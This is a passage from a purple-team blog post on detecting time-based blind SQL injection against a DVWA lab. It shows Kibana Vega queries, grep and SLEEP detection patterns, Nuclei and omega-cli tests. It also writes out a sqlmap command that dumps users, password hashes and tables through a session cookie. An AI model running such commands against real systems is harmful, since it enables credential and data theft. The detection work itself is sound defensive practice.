 Example kibana logs of a python sqlib.py run
Interesting so about 2.6k events just to pull a few entries out of the database. The volume of logs from a single source is one clue that it’s working. Unfortunately there is no way - I can ascertain - to bucket the time differences in ES|QL to find requests that happen ~5 seconds apart, nor is it practical to use the Opnsense logs with EQL.
Vega to the rescue! Not a silver bullet but we can see the “spikiness” of the graph, this indicates that the script (attacker) makes requests for values until it finds one that delays the response by 5 seconds and repeats the process until it goes over the whole search list and none work.
 Example kibana vega script to identify sqlib.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
{
  "$schema": "https://vega.github.io/schema/vega-lite/v5.json",
  "title": "SLEEP Injection Detection - Request Timing",
  "data": {
    "url": {
      "index": "logs-apache.access-default",
      "body": {
        "query": {
          "bool": {
            "must": [
              {
                "wildcard": {
                  "url.query": "*SLEEP*"
                }
              },
              {
                "range": {
                  "@timestamp": {
                    "gte": "now-55m",  // adjust as needed
                    "lte": "now"
                  }
                }
              }
            ]
          }
        },
        "aggs": {
          "time_buckets": {
            "date_histogram": {
              "field": "@timestamp",
              "fixed_interval": "1s",
              "min_doc_count": 0
            }
          }
        },
        "size": 0
      }
    },
    "format": { "property": "aggregations.time_buckets.buckets" }
  },
  "mark": "line",
  "encoding": {
    "x": {
      "field": "key",
      "type": "temporal",
      "axis": { "title": "Time (1s buckets)" }
    },
    "y": {
      "field": "doc_count",
      "type": "quantitative",
      "axis": { "title": "Requests per second" }
    }
  }
}
What about sqlmap? Great question, the sqlmap command I used in the above in the Red Team Low section is wrong, it should be:
1
sqlmap --flush-session -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --technique=T --users --passwords --dump --cookie="PHPSESSID=${PHPSESSID};security=low"
This forces sqlmap to do only time based tests as the DB is vulnerable to other exploits that take precedent over time-based ones. sqlmap uses a different search algorithm (I suspect binary search) so there aren’t as many requests per second, however you can still see the “spikiness” like before, and a one second delay this time.
 Example kibana vega script to identify sqlmap
In the real world you will need to filter by source.ip and host.name based on the values from the alerts:
 Example kibana security alerts for sqlmap
No SIEM, nah problem!
Simple, do a search in Apache access.log:
1
sudo grep -E "SLEEP\(|SLEEP%28" /var/log/apache2/access.log
There is an avenue to export these results into Python and then you can make use of pandas to do some more advanced statistical analysis.
SQL Injection (Blind) - Purple Team
Nuclei
Knowing if the exploit is successful the page will take at least 5 seconds to respond, we just need a Domain Specific Language (DSL) match at least a 4 second delay.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-sqli-blind-low-sec.yaml
 Example sqlib nuclei scan
Omega-cli
The template:
1
2
3
4
5
6
7
8
9
10
11
name: Nuclei Apache Structured Query Language Injection Blind
author(s): Dylan Shield (Shieldia.co)
info: >
  Integration test to confirm Sigma Structured Query Language Injection rule
  Expected executor results is 1 request with Structured Query Language like chars in the URL to the target
  Expected rule result is 1 alert
date: 2025-05-06
executor: Nuclei
executor_file_template: templates/dvwa-sqli-blind-low-sec.yaml
rule: siem_rule_ndjson
rule_file: rules/web_apache_correlation_sql_injection_in_access_logs.json
Will execute the Nuclei template and preview the rule.
1
python3 omega.py --config tests/nuclei_apache_sqli_blind.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega-cli output
Credits
Image thanks to Nasa AS11-44-654
Icon thanks to Sql icons created by juicy_fish - Flaticon and Vaccine icons created by juicy_fish - Flaticon